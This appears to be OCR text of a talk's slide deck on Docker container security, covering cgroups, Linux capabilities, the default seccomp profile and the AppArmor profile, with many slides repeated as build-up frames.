cgroup on /sys/fs/cgroup/net_cls,net_prio type cgroup (rw,nosuid,nodev,noexec,relatime,net_cls,net_prio)
cgroup on /sys/fs/cgroup/hugetlb type cgroup (rw,nosuid,nodev,noexec,relatime,hugetlb)
cgroup on /sys/fs/cgroup/blkio type cgroup (rw,nosuid,nodev,noexec,relatime,blkio)
cgroup on /sys/fs/cgroup/perf_event type cgroup (rw,nosuid,nodev,noexec,relatime,perf_event)
cgroup on /sys/fs/cgroup/freezer type cgroup (rw,nosuid,nodev,noexec,relatime,freezer)
cgroup on /sys/fs/cgroup/memory type cgroup (rw,nosuid,nodev,noexec,relatime,memory)
cgroup on /sys/fs/cgroup/systemd type cgroup (rw,nosuid,nodev,noexec,relatime,xattr,name=systemd)

cgroup2 on /sys/fs/cgroup/unified type cgroup2 (rw,nosuid,nodev,noexec,relatime,nsdelegate)
```

Cgroup controllers [v1]

"Cgroup controller"

```
# mount | grep cgroup
cgroup on /sys/fs/cgroup/cpuset           type cgroup (rw,nosuid,nodev,noexec,relatime,cpuset)
cgroup on /sys/fs/cgroup/devices          type cgroup (rw,nosuid,nodev,noexec,relatime,devices)
cgroup on /sys/fs/cgroup/pids             type cgroup (rw,nosuid,nodev,noexec,relatime,pids)
cgroup on /sys/fs/cgroup/rdma             type cgroup (rw,nosuid,nodev,noexec,relatime,rdma)
cgroup on /sys/fs/cgroup/cpu,cpuacct      type cgroup (rw,nosuid,nodev,noexec,relatime,cpu,cpuacct)
cgroup on /sys/fs/cgroup/net_cls,net_prio type cgroup (rw,nosuid,nodev,noexec,relatime,net_cls,net_prio)
cgroup on /sys/fs/cgroup/hugetlb          type cgroup (rw,nosuid,nodev,noexec,relatime,hugetlb)
cgroup on /sys/fs/cgroup/blkio            type cgroup (rw,nosuid,nodev,noexec,relatime,blkio)
cgroup on /sys/fs/cgroup/perf_event       type cgroup (rw,nosuid,nodev,noexec,relatime,perf_event)
cgroup on /sys/fs/cgroup/freezer          type cgroup (rw,nosuid,nodev,noexec,relatime,freezer)
cgroup on /sys/fs/cgroup/memory           type cgroup (rw,nosuid,nodev,noexec,relatime,memory)
cgroup on /sys/fs/cgroup/systemd          type cgroup (rw,nosuid,nodev,noexec,relatime,xattr,name=systemd)

cgroup2 on /sys/fs/cgroup/unified type cgroup2 (rw,nosuid,nodev,noexec,relatime,nsdelegate)
```

Cgroup controllers [v1]

We can have many controllers attached to one cgroup hierarchy

```
# mount | grep cgroup
cgroup on /sys/fs/cgroup/cpuset           type cgroup (rw,nosuid,nodev,noexec,relatime,cpuset)
cgroup on /sys/fs/cgroup/devices          type cgroup (rw,nosuid,nodev,noexec,relatime,devices)
cgroup on /sys/fs/cgroup/pids             type cgroup (rw,nosuid,nodev,noexec,relatime,pids)
cgroup on /sys/fs/cgroup/rdma             type cgroup (rw,nosuid,nodev,noexec,relatime,rdma)
cgroup on /sys/fs/cgroup/cpu,cpuacct      type cgroup (rw,nosuid,nodev,noexec,relatime,cpu,cpuacct)
cgroup on /sys/fs/cgroup/net_cls,net_prio type cgroup (rw,nosuid,nodev,noexec,relatime,net_cls,net_prio)
cgroup on /sys/fs/cgroup/hugetlb          type cgroup (rw,nosuid,nodev,noexec,relatime,hugetlb)
cgroup on /sys/fs/cgroup/blkio            type cgroup (rw,nosuid,nodev,noexec,relatime,blkio)
cgroup on /sys/fs/cgroup/perf_event       type cgroup (rw,nosuid,nodev,noexec,relatime,perf_event)
cgroup on /sys/fs/cgroup/freezer          type cgroup (rw,nosuid,nodev,noexec,relatime,freezer)
cgroup on /sys/fs/cgroup/memory           type cgroup (rw,nosuid,nodev,noexec,relatime,memory)
cgroup on /sys/fs/cgroup/systemd          type cgroup (rw,nosuid,nodev,noexec,relatime,xattr,name=systemd)

cgroup2 on /sys/fs/cgroup/unified type cgroup2 (rw,nosuid,nodev,noexec,relatime,nsdelegate)
```

Cgroup controllers [v1]

We can also have no controllers attached (xattr is not a controller)
Use case: tracking processes

```
# mount | grep cgroup
cgroup on /sys/fs/cgroup/cpuset           type cgroup (rw,nosuid,nodev,noexec,relatime,cpuset)
cgroup on /sys/fs/cgroup/devices          type cgroup (rw,nosuid,nodev,noexec,relatime,devices)
cgroup on /sys/fs/cgroup/pids             type cgroup (rw,nosuid,nodev,noexec,relatime,pids)
cgroup on /sys/fs/cgroup/rdma             type cgroup (rw,nosuid,nodev,noexec,relatime,rdma)
cgroup on /sys/fs/cgroup/cpu,cpuacct      type cgroup (rw,nosuid,nodev,noexec,relatime,cpu,cpuacct)
cgroup on /sys/fs/cgroup/net_cls,net_prio type cgroup (rw,nosuid,nodev,noexec,relatime,net_cls,net_prio)
cgroup on /sys/fs/cgroup/hugetlb          type cgroup (rw,nosuid,nodev,noexec,relatime,hugetlb)
cgroup on /sys/fs/cgroup/blkio            type cgroup (rw,nosuid,nodev,noexec,relatime,blkio)
cgroup on /sys/fs/cgroup/perf_event       type cgroup (rw,nosuid,nodev,noexec,relatime,perf_event)
cgroup on /sys/fs/cgroup/freezer          type cgroup (rw,nosuid,nodev,noexec,relatime,freezer)
cgroup on /sys/fs/cgroup/memory           type cgroup (rw,nosuid,nodev,noexec,relatime,memory)
cgroup on /sys/fs/cgroup/systemd          type cgroup (rw,nosuid,nodev,noexec,relatime,xattr,name=systemd)

cgroup2 on /sys/fs/cgroup/unified type cgroup2 (rw,nosuid,nodev,noexec,relatime,nsdelegate)
```

Note: xattr is not a controller

Cgroup controllers [v1]

Yay, we can write there

```
# mount | grep cgroup
cgroup on /sys/fs/cgroup/cpuset           type cgroup (rw,nosuid,nodev,noexec,relatime,cpuset)
cgroup on /sys/fs/cgroup/devices          type cgroup (rw,nosuid,nodev,noexec,relatime,devices)
cgroup on /sys/fs/cgroup/pids             type cgroup (rw,nosuid,nodev,noexec,relatime,pids)
cgroup on /sys/fs/cgroup/rdma             type cgroup (rw,nosuid,nodev,noexec,relatime,rdma)
cgroup on /sys/fs/cgroup/cpu,cpuacct      type cgroup (rw,nosuid,nodev,noexec,relatime,cpu,cpuacct)
cgroup on /sys/fs/cgroup/net_cls,net_prio type cgroup (rw,nosuid,nodev,noexec,relatime,net_cls,net_prio)
cgroup on /sys/fs/cgroup/hugetlb          type cgroup (rw,nosuid,nodev,noexec,relatime,hugetlb)
cgroup on /sys/fs/cgroup/blkio            type cgroup (rw,nosuid,nodev,noexec,relatime,blkio)
cgroup on /sys/fs/cgroup/perf_event       type cgroup (rw,nosuid,nodev,noexec,relatime,perf_event)
cgroup on /sys/fs/cgroup/freezer          type cgroup (rw,nosuid,nodev,noexec,relatime,freezer)
cgroup on /sys/fs/cgroup/memory           type cgroup (rw,nosuid,nodev,noexec,relatime,memory)
cgroup on /sys/fs/cgroup/systemd          type cgroup (rw,nosuid,nodev,noexec,relatime,xattr,name=systemd)

cgroup2 on /sys/fs/cgroup/unified type cgroup2 (rw,nosuid,nodev,noexec,relatime,nsdelegate)
```

Cgroup controllers [v1]

Containers mount it RO by default

```
# mount | grep cgroup
cgroup on /sys/fs/cgroup/cpuset           type cgroup (rw,nosuid,nodev,noexec,relatime,cpuset)
cgroup on /sys/fs/cgroup/devices          type cgroup (rw,nosuid,nodev,noexec,relatime,devices)
cgroup on /sys/fs/cgroup/pids             type cgroup (rw,nosuid,nodev,noexec,relatime,pids)
cgroup on /sys/fs/cgroup/rdma             type cgroup (rw,nosuid,nodev,noexec,relatime,rdma)
cgroup on /sys/fs/cgroup/cpu,cpuacct      type cgroup (rw,nosuid,nodev,noexec,relatime,cpu,cpuacct)
cgroup on /sys/fs/cgroup/net_cls,net_prio type cgroup (rw,nosuid,nodev,noexec,relatime,net_cls,net_prio)
cgroup on /sys/fs/cgroup/hugetlb          type cgroup (rw,nosuid,nodev,noexec,relatime,hugetlb)
cgroup on /sys/fs/cgroup/blkio            type cgroup (rw,nosuid,nodev,noexec,relatime,blkio)
cgroup on /sys/fs/cgroup/perf_event       type cgroup (rw,nosuid,nodev,noexec,relatime,perf_event)
cgroup on /sys/fs/cgroup/freezer          type cgroup (rw,nosuid,nodev,noexec,relatime,freezer)
cgroup on /sys/fs/cgroup/memory           type cgroup (rw,nosuid,nodev,noexec,relatime,memory)
cgroup on /sys/fs/cgroup/systemd          type cgroup (rw,nosuid,nodev,noexec,relatime,xattr,name=systemd)

cgroup2 on /sys/fs/cgroup/unified type cgroup2 (rw,nosuid,nodev,noexec,relatime,nsdelegate)
```

Cgroups - play with it [demo]

Let’s see:

- Listing cgroups: `cat /proc/self/cgroup`
- Adding a process to cgroup: `echo PID > cgroup.procs`
- Lookin’ at devices cgroup

Cgroups [v1]

```
# cat /proc/self/cgroup
12:     memory:             /user.slice/user-0.slice/session-12.scope
11:     freezer:            /
10:     perf_event:         /
9:      blkio:              /user.slice
8:      hugetlb:            /
7:      net_cls,net_prio:   /
6:      cpu,cpuacct:        /user.slice
5:      rdma:               /
4:      pids:               /user.slice/user-0.slice/session-12.scope
3:      devices:            /user.slice
2:      cpuset:             /
1:      name=systemd:       /user.slice/user-0.slice/session-12.scope
0:      :                   /user.slice/user-0.slice/session-12.scope
```

Capabilities

Source: man capabilities

Capabilities

”Traditional UNIX implementations of permissions distinguish two categories: privileged processes with user ID of 0 (root), and every other process.”

Source: man capabilities

Capabilities

”Traditional UNIX implementations of permissions distinguish two categories: privileged processes with user ID of 0 (root), and every other process.”

...and Linux capabilities split root’s permission into 38 capabilities

Source: man capabilities

CHOWN
DAC_OVERRIDE
DAC_READ_SEARCH
FOWNER
FSETID
KILL
SETGID
SETUID
SETPCAP
LINUX_IMMUTABLE
NET_BIND_SERVICE
NET_BROADCAST
NET_ADMIN
NET_RAW
IPC_LOCK
IPC_OWNER
SYS_MODULE
SYS_RAWIO
SYS_CHROOT
SYS_PTRACE
SYS_PACCT
SYS_ADMIN
SYS_BOOT
SYS_NICE
SYS_RESOURCE
SYS_TIME
SYS_TTY_CONFIG
MKNOD
LEASE
AUDIT_WRITE
AUDIT_CONTROL
SETFCAP
MAC_OVERRIDE
MAC_ADMIN
SYSLOG
WAKE_ALARM
BLOCK_SUSPEND
AUDIT_READ

CHOWN
DAC_OVERRIDE
DAC_READ_SEARCH
FOWNER
FSETID
KILL
SETGID
SETUID
SETPCAP
LINUX_IM
NET_BIND_SERVICE
NET_BROADCAST
NET_ADMIN
NET_RAW
IPC_LOCK
IPC_OWNER
SYS_MODULE
SYS_RAWIO
SYS_CHROOT
SYS_PTRACE
SYS_PACCT
SYS_TIME
SYS_TTY_CONFIG
MKNOD
LEASE
AUDIT_WRITE
AUDIT_CONTROL
SETFCAP
MAC_OVERRIDE
MAC_ADMIN
SYSLOG
WAKE_ALARM
SPEND
D

Docker grants 14
of them by default

Capabilities granted by default to Docker containers

SETPCAP	- Modify process capabilities.
MKNOD	- Create special files using mknod(2).
AUDIT_WRITE	- Write records to kernel auditing log.
CHOWN	- Make arbitrary changes to file UIDs and GIDs (see chown(2)).
NET_RAW	- Use RAW and PACKET sockets.
DAC_OVERRIDE	- Bypass file read, write, and execute permission checks.
FOWNER	- Bypass permission checks on operations that normally require the file system UID of the process to match the UID of the file.
FSETID	- Don’t clear set-user-ID and set-group-ID permission bits when a file is modified.
KILL	- Bypass permission checks for sending signals.
SETGID	- Make arbitrary manipulations of process GIDs and supplementary GID list.
SETUID	- Make arbitrary manipulations of process UIDs.
NET_BIND_SERVICE	- Bind a socket to internet domain privileged ports (port numbers less than 1024).
SYS_CHROOT	- Use chroot(2), change root directory.
SETFCAP	- Set file capabilities.

source: https://docs.docker.com/engine/reference/run/#runtime-privilege-and-linux-capabilities

Capabilities granted by default to Docker containers

Mostly just remove them :P

SETPCAP	- Modify process capabilities.
MKNOD	- Create special files using mknod(2).
AUDIT_WRITE	- Write records to kernel auditing log.
CHOWN	- Make arbitrary changes to file UIDs and GIDs (see chown(2)).
NET_RAW	- Use RAW and PACKET sockets.
DAC_OVERRIDE	- Bypass file read, write, and execute permission checks.
FOWNER	- Bypass permission checks on operations that normally require the file system UID of the process to match the UID of the file.
FSETID	- Don't clear set-user-ID and set-group-ID permission bits when a file is modified.
KILL	- Bypass permission checks for sending signals.
SETGID	- Make arbitrary manipulations of process GIDs and supplementary GID list.
SETUID	- Make arbitrary manipulations of process UIDs.
NET_BIND_SERVICE	- Bind a socket to internet domain privileged ports (port numbers less than 1024).
SYS_CHROOT	- Use chroot(2), change root directory.
SETFCAP	- Set file capabilities.

source: https://docs.docker.com/engine/reference/run/#runtime-privilege-and-linux-capabilities

Capabilities granted by default to Docker containers

SETPCAP	- Modify process capabilities.
MKNOD	- Create special files using mknod(2).
AUDIT_WRITE	- Write records to kernel auditing log.
CHOWN	- Make arbitrary changes to file UIDs and GIDs (see chown(2)).
NET_RAW	- Use RAW and PACKET sockets.
DAC_OVERRIDE	- Bypass file read, write, and execute permission checks.
FOWNER	- Bypass permission checks on operations that normally require the file system UID of the process to match the UID of the file.
FSETID	- Don't clear set-user-ID and set-group-ID permission bits when a file is modified.
KILL	- Bypass permission checks for sending signals.
SETGID	- Make arbitrary manipulations of process GIDs and supplementary GID list.
SETUID	- Make arbitrary manipulations of process UIDs.
NET_BIND_SERVICE	- Bind a socket to internet domain privileged ports (port numbers less than 1024).
SYS_CHROOT	- Use chroot(2), change root directory.
SETFCAP	- Set file capabilities.

source: https://docs.docker.com/engine/reference/run/#runtime-privilege-and-linux-capabilities

Capabilities granted by default to Docker containers

SETPCAP	- Modify process capabilities.
MKNOD	- Create special files using mknod(2).
AUDIT_WRITE	- Write records to kernel auditing log.
CHOWN	- Make arbitrary changes to file UIDs and GIDs (see chown(2)).
NET_RAW	- Use RAW and PACKET sockets.
DAC_OVERRIDE	- Bypass file read, write, and execute permission checks.
FOWNER	- Bypass permission checks on operations that normally require the file system UID of the process to match the UID of the file.
FSETID	- Don't clear set-user-ID and set-group-ID permission bits when a file is modified.
KILL	- Bypass permission checks for sending signals.
SETGID	- Make arbitrary manipulations of process GIDs and supplementary GID list.
SETUID	- Make arbitrary manipulations of process UIDs.
NET_BIND_SERVICE	- Bind a socket to internet domain privileged ports (port numbers less than 1024).
SYS_CHROOT	- Use chroot(2), change root directory.
SETFCAP	- Set file capabilities.

You can create a device, e.g. a disk device (not mounted by default) but you can't mount it!

source: https://docs.docker.com/engine/reference/run/#runtime-privilege-and-linux-capabilities

Capabilities granted by default to Docker containers

SETPCAP	- Modify process capabilities.
MKNOD	- Create special files using mknod(2).
AUDIT_WRITE	- Write records to kernel auditing log.
CHOWN	- Make arbitrary changes to file UIDs and GIDs (see chown(2)).
NET_RAW	- Use RAW and PACKET sockets.
DAC_OVERRIDE	- Bypass file read, write, and execute permission checks.
FOWNER	- Bypass permission checks on operations that normally require the file system UID of the process to match the UID of the file.
FSETID	- Don't clear set-user-ID and set-group-ID permission bits when a file is modified.
KILL	- Bypass permission checks for sending signals.
SETGID	- Make arbitrary manipulations of process GIDs and supplementary GID list.
SETUID	- Make arbitrary manipulations of process UIDs.
NET_BIND_SERVICE	- Bind a socket to internet domain privileged ports (port numbers less than 1024).
SYS_CHROOT	- Use chroot(2), change root directory.
SETFCAP	- Set file capabilities.

source: https://docs.docker.com/engine/reference/run/#runtime-privilege-and-linux-capabilities

Capabilities granted by default to Docker containers

SETPCAP	- Modify process capabilities.
MKNOD	- Create special files using mknod(2).
AUDIT_WRITE	- Write records to kernel auditing log.
CHOWN	- Make arbitrary changes to file UIDs and GIDs (see chown(2)).
NET_RAW	- Use RAW and PACKET sockets.
DAC_OVERRIDE	- Bypass file read, write, and execute permission checks.
FOWNER	- Bypass permission checks on operations that normally require the file system UID of the process to match the UID of the file.
FSETID	- Don't clear set-user-ID and set-group-ID permission bits when a file is modified.
KILL	- Bypass permission checks for sending signals.
SETGID	- Make arbitrary manipulations of process GIDs and supplementary GID list.
SETUID	- Make arbitrary manipulations of process UIDs.
NET_BIND_SERVICE	- Bind a socket to internet domain privileged ports (port numbers less than 1024).
SYS_CHROOT	- Use chroot(2), change root directory.
SETFCAP	- Set file capabilities.

source: https://docs.docker.com/engine/reference/run/#runtime-privilege-and-linux-capabilities

What capabilities
a given process has?

What capabilities
a given ~~process~~ has?

What capabilities
a given ~~process~~ has?
thread

What capabilities a given thread has?

There are different capability sets…

- Permitted
- Inheritable
- Effective
- Ambient

What capabilities a given thread has?

There are different capability sets…

- Permitted
- Inheritable
- Effective — “used by the kernel to perform permission checks for the thread”
- Ambient

What capabilities a given thread has?

There are different capability sets…

- Permitted
- Inheritable
- Effective — “used by the kernel to perform permission checks for the thread”
- Ambient

Note: the others are not so interesting

What capabilities a given thread has?

And they can be read from `/proc/<PID>/task/<TID>/status`
Or from `/proc/<PID>/status` for the main thread

```
# cat /proc/self/status | grep -i cap
```

What capabilities a given thread has?

And they can be read from `/proc/<PID>/task/<TID>/status`
Or from `/proc/<PID>/status` for the main thread

```
# cat /proc/self/status | grep -i cap
CapInh: 00000000a80425fb
CapPrm: 00000000a80425fb
CapEff: 00000000a80425fb
CapBnd: 00000000a80425fb
CapAmb: 0000000000000000
```

What capabilities a given thread has?

And they can be read from `/proc/<PID>/task/<TID>/status`
Or from `/proc/<PID>/status` for the main thread

```
# cat /proc/self/status | grep -i cap
CapInh: 00000000a80425fb
CapPrm: 00000000a80425fb
CapEff: 00000000a80425fb
CapBnd: 00000000a80425fb
CapAmb: 0000000000000000
```

The effective set!

What capabilities a given thread has?

And they can be read from `/proc/<PID>/task/<TID>/status`
Or from `/proc/<PID>/status` for the main thread

```
# cat /proc/self/status | grep -i cap
CapInh: 00000000a80425fb
CapPrm: 00000000a80425fb
CapEff: 00000000a80425fb
CapBnd: 00000000a80425fb
CapAmb: 0000000000000000
```

But what is this value? :(

What capabilities a given thread has?

And they can be read from `/proc/<PID>/task/<TID>/status`
Or from `/proc/<PID>/status` for the main thread

```
# cat /proc/self/status | grep -i cap
CapInh: 00000000a80425fb
CapPrm: 00000000a80425fb
CapEff: 00000000a80425fb
CapBnd: 00000000a80425fb
CapAmb: 0000000000000000
```

Caps are encoded as bits, meet `capsh`:

```
$ capsh --decode=00000000a80425fb
```

What capabilities a given thread has?

And they can be read from `/proc/<PID>/task/<TID>/status`
Or from `/proc/<PID>/status` for the main thread

```
# cat /proc/self/status | grep -i cap
CapInh: 00000000a80425fb
CapPrm: 00000000a80425fb
CapEff: 00000000a80425fb
CapBnd: 00000000a80425fb
CapAmb: 0000000000000000
```

Caps are encoded as bits, meet `capsh`:

```
$ capsh --decode=00000000a80425fb
0x00000000a80425fb=cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap
```

Seccomp

Default profile:
https://github.com/moby/moby/blob/master/profiles/seccomp/default.json

Seccomp

```
{
        "defaultAction": "SCMP_ACT_ERRNO",
        "archMap": [
                {
                        "architecture": "SCMP_ARCH_X86_64",
                        "subArchitectures": [
                                "SCMP_ARCH_X86",
                                "SCMP_ARCH_X32"
                        ]
                },
```

Seccomp

```
{
        "defaultAction": "SCMP_ACT_ERRNO",
        "archMap": [
                {
                        "architecture": "SCMP_ARCH_X86_64",
                        "subArchitectures": [
                                "SCMP_ARCH_X86",
                                "SCMP_ARCH_X32"
                        ]
                },
```

Seccomp

```
1   {
2           "defaultAction": "SCMP_ACT_ERRNO",
3   SCMP_ACT_ERRNO(uint16_t errno)
4           The thread will receive a return value of errno when it calls
5           a syscall that matches the filter rule.
6                       "subArchitectures": [
7                               "SCMP_ARCH_X86",
8                               "SCMP_ARCH_X32"
9                       ]
10                  },
```

Seccomp

```
370                 {
371                         "names": [
372                                 "ptrace"
373                         ],
374                         "action": "SCMP_ACT_ALLOW",
375                         "args": null,
376                         "comment": "",
377                         "includes": {
378                                 "minKernel": "4.8"
379                         },
380                         "excludes": {}
381                 },
```

Seccomp

```
370             {
371                     "names": [
372                             "ptrace"
373                     ],
374                     "action": "SCMP_ACT_ALLOW",
375                     "args": null,
376                     "comment": "",
377                     "includes": {
378                             "minKernel": "4.8"
379                     },
380                     "excludes": {}
381             },
```

Seccomp

```
370                 {
371                         "names": [
372                                 "ptrace"
373                         ],
374                         "action": "SCMP_ACT_ALLOW",
375                         "args": null,
376                         "comment": "",
377                         "includes": {
378                                 "minKernel": "4.8"
379                         },
380                         "excludes": {}
381                 },
```

Seccomp

```
370             {
371                     "names": [
372                             "ptrace"
373                     ],
374                     "action": "SCMP_ACT_ALLOW",
375                     "args": null,
376                     "comment": "",
377                     "includes": {
378                             "minKernel": "4.8"
379                     },
380                     "excludes": {}
381             },
```

Why?

Seccomp

```
370             {
371                     "names": [
372                             "ptrace"
373                     ],
374                     "action": "SCMP_ACT_ALLOW",
375                     "args": null,
376                     "comment": "",
377                     "includes": {
378                             "minKernel": "4.8"
379                     },
380                     "excludes": {}
381             },
```

In 4.8 they moved seccomp AFTER ptrace

Seccomp

```
370             {
371                     "names": [
372                             "ptrace"
373                     ],
374                     "action": "SCMP_ACT_ALLOW",
375                     "args": null,
376                     "comment": "",
377                     "includes": {
378                             "minKernel": "4.8"
379                     },
380                     "excludes": {}
381             },
```

In 4.8 they moved seccomp AFTER ptrace

...before seccomp could not catch changes made by tracee (e.g. debugger) and you could hijack seccomp rules with that

Seccomp

```
370                 {
371                         "names": [
372                                 "ptrace"
373                         ],
374                         "action": "SCMP_ACT_ALLOW",
375                         "args": null,
376                         "comment": "",
377                         "includes": {
378                                 "minKernel": "4.8"
379                         },
380                         "excludes": {}
381                 },
```

BTW:

ptrace is also blocked by lack of SYS_PTRACE capability ;)

Seccomp

```
563       {
564         "names": [
565           "bpf",
566           "clone",
567           "fanotify_init",
568           "lookup_dcookie",
569           "mount",
570           "name_to_handle_at",
571           "perf_event_open",
572           "quotactl",
573           "setdomainname",
574           "sethostname",
575           "setns",
576           "syslog",
577           "umount",
578           "umount2",
579           "unshare"
580         ],
581         "action": "SCMP_ACT_ALLOW",
582         "args": [],
583         "comment": "",
584         "includes": {
585           "caps": [
586             "CAP_SYS_ADMIN"
587           ]
588         },
589         "excludes": {}
590       },
```

Seccomp

```
563       {
564         "names": [
565           "bpf",
566           "clone",
567           "fanotify_init",
568           "lookup_dcookie",
569           "mount",
570           "name_to_handle_at",
571           "perf_event_open",
572           "quotactl",
573           "setdomainname",
574           "sethostname",
575           "setns",
576           "syslog",
577           "umount",
578           "umount2",
579           "unshare"
580         ],
581         "action": "SCMP_ACT_ALLOW",
582         "args": [],
583         "comment": "",
584         "includes": {
585           "caps": [
586             "CAP_SYS_ADMIN"
587           ]
588         },
589         "excludes": {}
590       },
```

Seccomp

```
563       {
564         "names": [
565           "bpf",
566           "clone",
567           "fanotify_init",
568           "lookup_dcookie",
569           "mount",
570           "name_to_handle_at",
571           "perf_event_open",
572           "quotactl",
573           "setdomainname",
574           "sethostname",
575           "setns",
576           "syslog",
577           "umount",
578           "umount2",
579           "unshare"
580         ],
581         "action": "SCMP_ACT_ALLOW",
582         "args": [],
583         "comment": "",
584         "includes": {
585           "caps": [
586             "CAP_SYS_ADMIN"
587           ]
588         },
589         "excludes": {}
590       },
```

Seccomp

```
563       {
564         "names": [
565           "bpf",
566           "clone",
567           "fanotify_init",
568           "lookup_dcookie",
569           "mount",
570           "name_to_handle_at",
571           "perf_event_open",
572           "quotactl",
573           "setdomainname",
574           "sethostname",
575           "setns",
576           "syslog",
577           "umount",
578           "umount2",
579           "unshare"
580         ],
581         "action": "SCMP_ACT_ALLOW",
582         "args": [],
583         "comment": "",
584         "includes": {
585           "caps": [
586             "CAP_SYS_ADMIN"
587           ]
588         },
589         "excludes": {}
590       },
```

AppArmor

[won’t cover SELinux, sry]

AppArmor

Docker uses a “docker-default” profile in “enforce” mode,
generated from a template:
https://github.com/moby/moby/blob/master/profiles/apparmor/template.go

AppArmor

Note: the other one is “complain” and is just for learning

Docker uses a “docker-default” profile in “enforce” mode, generated from a template:
https://github.com/moby/moby/blob/master/profiles/apparmor/template.go

AppArmor

Docker uses a “docker-default” profile in “enforce” mode,
generated from a template:
https://github.com/moby/moby/blob/master/profiles/apparmor/template.go

TLDR:

- Denies writes to many special files e.g. in /proc or /sys
- Denies mount syscall :(

AppArmor

Docker uses a “docker-default” profile in “enforce” mode,
generated from a template:
https://github.com/moby/moby/blob/master/profiles/apparmor/template.go

TLDR:

- Denies writes to many special files e.g. in /proc or /sys
- Denies mount syscall :(

Note: mount is already/also limited with seccomp & linux capabilities (SYS_ADMIN) too

AppArmor

Docker uses a “docker-default” profile in “enforce” mode,
generated from a template:
https://github.com/moby/moby/blob/master/profiles/apparmor/template.go

TLDR:


- Denies writes to many special files e.g. in /proc or /sys
- Denies mount syscall :(

So… want to see
docker-default AppArmor profile?

What about no?


Source: https://github.com/moby/moby/issues/33060

What about no?



